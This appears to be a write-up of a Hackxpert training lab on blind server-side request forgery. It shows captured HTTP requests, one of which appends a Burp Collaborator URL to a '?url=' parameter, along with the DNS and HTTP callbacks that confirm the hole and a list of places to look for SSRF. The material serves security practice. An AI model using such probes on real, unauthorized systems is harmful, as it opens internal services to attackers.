The lookup was received from IP address 34.245.205.186 at 2022-May-11 14:21:08 UTC.

Highlighted one was the answer to solve a LAB.

==


Hackxpert

==

URL: https://hackxpert.com/labs/SSRF/00.php

Found an empty page with no content which firstly I thought the site is not working but then I thought of intercepting the request and analys.

Then I found there was one comment which indicates toward the implementation of **?url=** method.


Request

```
GET /labs/SSRF/00.php  HTTP/1.1
Host : hackxpert.com
Cookie : _ga=GA1.1.906743202.1652592981 ; _ga_8L64ZBYXXW =
GS1.1.1652592981.1.1.1652592995.0
Cache-Control : max-age=0
Sec-Ch-Ua : " Not A;Brand";v="99",  "Chromium";v="101",  "Google Chrome";v="101"
Sec-Ch-Ua-Mobile : ?0
Sec-Ch-Ua-Platform : "Windows"
Upgrade-Insecure-Requests : 1
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/101.0.4951.67 Safari/537.36
Accept :
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : navigate
Sec-Fetch-User : ?1
Sec-Fetch-Dest : document
Referer : https://hackxpert.com/labs/SSRF/
Accept-Encoding : gzip, deflate
Accept-Language : en-US,en;q=0.9
Connection : close
```

Response


```
HTTP/1.1 200 OK
Date : Sun, 15 May 2022 06:02:16 GMT
Server : Apache/2.4.41 (Ubuntu)
Content-Length : 40
Connection : close
Content-Type : text/html; charset=UTF-8

<!-- TODO: Implement the ?url= method-->
```

When tried to add/Implement the same in intercepted request found that it was accepting the appended URL method.

Then tried to explore/confirm this by using burp collaborator client functionality of burp suite.

Found request were made to this fake/temporary domain. Which confirms blind SSRF.



```
GET /labs/SSRF/00.php ?url=
http://8t2giek0tks3pj287m01z62whnndb2.burpcollaborator.net      HTTP/1.1
Host : hackxpert.com
Cookie : _ga=GA1.1.906743202.1652592981  ; _ga_8L64ZBYXXW =
GS1.1.1652592981.1.1.1652592995.0
Cache-Control : max-age=0
Sec-Ch-Ua : " Not A;Brand";v="99",  "Chromium";v="101",  "Google Chrome";v="101"
Sec-Ch-Ua-Mobile : ?0
Sec-Ch-Ua-Platform : "Windows"
Upgrade-Insecure-Requests : 1
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36  (KHTML,
like Gecko) Chrome/101.0.4951.67  Safari/537.36
Accept :
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : navigate
Sec-Fetch-User : ?1
Sec-Fetch-Dest : document
Referer : https://hackxpert.com/labs/SSRF/00.php
Accept-Encoding : gzip, deflate
Accept-Language : en-US,en;q=0.9
Connection : close
Content-Length : 0
```

```
HTTP/1.1  200  OK
Date : Sun, 15 May 2022 05:58:15  GMT
Server : Apache/2.4.41  (Ubuntu)
Content-Length : 53
Connection : close
Content-Type : text/html;  charset=UTF-8

<html>
  <body>
    0zque1crbp85zx617rxvi7zjigz
  </body>
</html>
```

Burp Collaborator client

Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing. Any int
payloads will appear below.

Generate Collaborator payloads

Number to generate: 1 Copy to clipboard ✓ Include Collaborator server location

Poll Collaborator interactions

Poll every 60 seconds Poll now

#	Time	Type	Payload	Comment
1	2022-May-15 05:58:15 UTC	DNS	8t2giek0tks3pj287m01z62whnndb..	
2	2022-May-15 05:58:16 UTC	DNS	8t2giek0tks3pj287m01z62whnndb..	
3	2022-May-15 05:58:16 UTC	HTTP	8t2giek0tks3pj287m01z62whnndb..	

Key points:

i. User-agent (Shellshock)
ii. API call (Redirect, URL= or path=)
iii. Refer-header (http:// request)
iv. File upload
v. Check for any http request in request body

THE END